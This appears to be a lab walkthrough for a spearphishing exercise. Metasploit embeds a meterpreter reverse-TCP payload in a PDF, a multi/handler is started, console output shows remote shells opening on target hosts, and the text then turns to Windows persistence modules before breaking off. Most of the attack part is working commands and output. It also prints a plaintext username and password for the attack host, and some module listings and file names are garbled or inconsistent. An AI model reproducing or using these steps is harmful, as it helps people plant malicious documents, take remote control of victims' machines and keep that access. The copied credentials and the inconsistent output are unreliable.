msf exploit(adobe_pdf_embedded_exe) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf exploit(adobe_pdf_embedded_exe) > set filename t25list.pdf
filename => t25list.pdf
msf exploit(adobe_pdf_embedded_exe) > set filename t25.pdf
filename => t25.pdf
msf exploit(adobe_pdf_embedded_exe) > set infilename/home/phantom3472/AT/t25list.pdf
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/t25list.pdf
infilename => /home/phantom3472/AT/t25list.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

3.11 run

run

```
msf exploit(adobe_pdf_embedded_exe) > set infilename /home/phantom3472/AT/t25list.pdf
infilename => /home/phantom3472/AT/t25list.pdf
msf exploit(adobe_pdf_embedded_exe) > run


[*] Reading in '/home/phantom3472/AT/t25list.pdf'...
[*] Parsing '/home/phantom3472/AT/t25list.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 't25.pdf' file...
[+] t25.pdf stored at /home/phantom3472/.msf4/local/t25.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

3.12 Bring T25.pdf over to attack box

Open attack box

Task 11

Spearphish Gregor



Task 11

Spearphish Gregor




3.13 Open WinSCP on RDP Desktop

Login to host computer

IP: 10.0.99.30

Username: phantom3472

Password: wgSOx9Od3s7q166vXoXu




3.14 Copy T25L.pdf over to attack box desktop

The one wanted is hidden

/home/phantom3472/.msf4/local/T25L.pdf


```
[*] Reading in '/home/phantom3472/AT/T25.pdf'...
[*] Parsing '/home/phantom3472/AT/T25.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'T25L.pdf' file...
[*] T25L.pdf stored at /home/phantom3472/.msf4/local/T25L.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

Open Directory Book





Adjust file as needed adding /.msf4
/home/phantom3472/.msf4

Task 11 Spearphish Gregor





Select Local



Copy T25L over to ephemeral Desktop

Task 11

Spearphish Gregor





3.15 use exploit/multi/handler

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.99.30
set lport 4444
set exitonsession false
exploit -j
```

```
[*] Reading in '/home/phantom3472/AT/t25list.pdf'...
[*] Parsing '/home/phantom3472/AT/t25list.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 't25list.pdf' file...
[+] t25list.pdf stored at /home/phantom3472/.msf4/local/t25list.pdf
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
```

3.16 exploit -j



```
exploit -j
```

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.122.54:51467) at 2024-03-03 22:45:32 +0000
msf exploit(handler) >
```

3.17 Open T25L on the attack box


Task 11

Spearphish Gregor




3.18 Select Save

Task 11
Spearphish Gregor






3.19 Select Yes



3.20 Select Open



You get a shell

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.210.219:58967) at 2024-03-04 15:58:46 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:54309) at 2024-03-04 15:58:53 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL:SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.122.54:54394) at 2024-03-04 16:04:28 +0000
```



4 Persistence (two is one and one is none)

4.1 search -f "persistence"

search -f "persistence"

```
Upload
ersVe
Payload options (windows/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC      process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.99.30       yes       The listen address
LPORT         4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > sessions

Active sessions
=====

No active sessions.

msf exploit(handler) > search -f "persistence"
```

```
phantom3472@ip-10-0-99-30: ~
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.122.54:51467) at 2024-03-03 22:45:32 +0000
msf exploit(handler) > search -f "persistence"
[!] Module database cache not built yet, using slow search

Matching Modules
-----
Name          Disclosure Date  Rank    Description
-----
auxiliary/server/regsvr32_command_delivery_server  1979-07-01    normal  Regsvr32.exe (.sct) Command Delivery Server
exploit/linux/local/cron_persistence              1983-01-01    excellent  Cron Persistence
exploit/linux/local/service_persistence            2012-04-01    excellent  Service Persistence
exploit/osx/local/persistence                      2013-02-28    normal    Mac OS X Persistent Payload Installer
exploit/osx/local/sudo_password_bypass             1997-01-01    excellent  Mac OS X Sudo Password Bypass
exploit/unix/local/at_persistence                   2011-10-19    excellent  at(1) Persistence
exploit/windows/local/persistence                  2012-08-19    excellent  Windows Persistent Registry Startup Payload Installer
exploit/windows/local/ps_wmi_exec                  2015-07-01    excellent  Authenticated WMI Exec via Powershell
exploit/windows/local/registry_persistence          2013-01-02    excellent  Windows Registry Only Persistence
exploit/windows/local/s4u_persistence               2011-10-21    excellent  Windows Manage User Level Persistence Payload Installer
exploit/windows/local/vss_persistence               1999-01-01    manual    Persistent Payload in Windows Volume Shadow Copy
exploit/windows/smb/psexec_psh                     1999-01-01    manual    Microsoft Windows Authenticated Powershell Command Execu
tion
post/linux/manage/sshkey_persistence                2011-10-21    excellent  SSH Key Persistence
post/windows/gather/enum_ad_managedby_groups        2011-10-21    normal    Windows Gather Active Directory Managed Groups
post/windows/manage/persistence_exe                 2011-10-21    normal    Windows Manage Persistent EXE Payload Installer

msf exploit(handler) >
```




4.2 use exploit/windows/local/persistence

use exploit/windows/local/persistence

```
msf exploit(handler) > search -f "persistence"
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                                     Disclosure Date  Rank      Description
-----
auxiliary/server/rgsvr32_command_delivery_server  1979-07-01      normal    Rgsrvr32.exe (.sct) Command Delivery Server
exploit/linux/local/cron_persistence             1983-01-01      excellent Cron Persistence
exploit/linux/local/service_persistence          2012-04-01      excellent Service Persistence
exploit/osx/local/persistence                    2012-04-01      excellent Mac OS X Persistent Payload Installer
exploit/osx/local/sudo_password_bypass           2013-02-28      normal    Mac OS X Sudo Password Bypass
exploit/unix/local/at_persistence                 1997-01-01      excellent at(1) Persistence
exploit/windows/local/persistence                2011-10-19      excellent Windows Persistent Registry Startup Payload
Installer
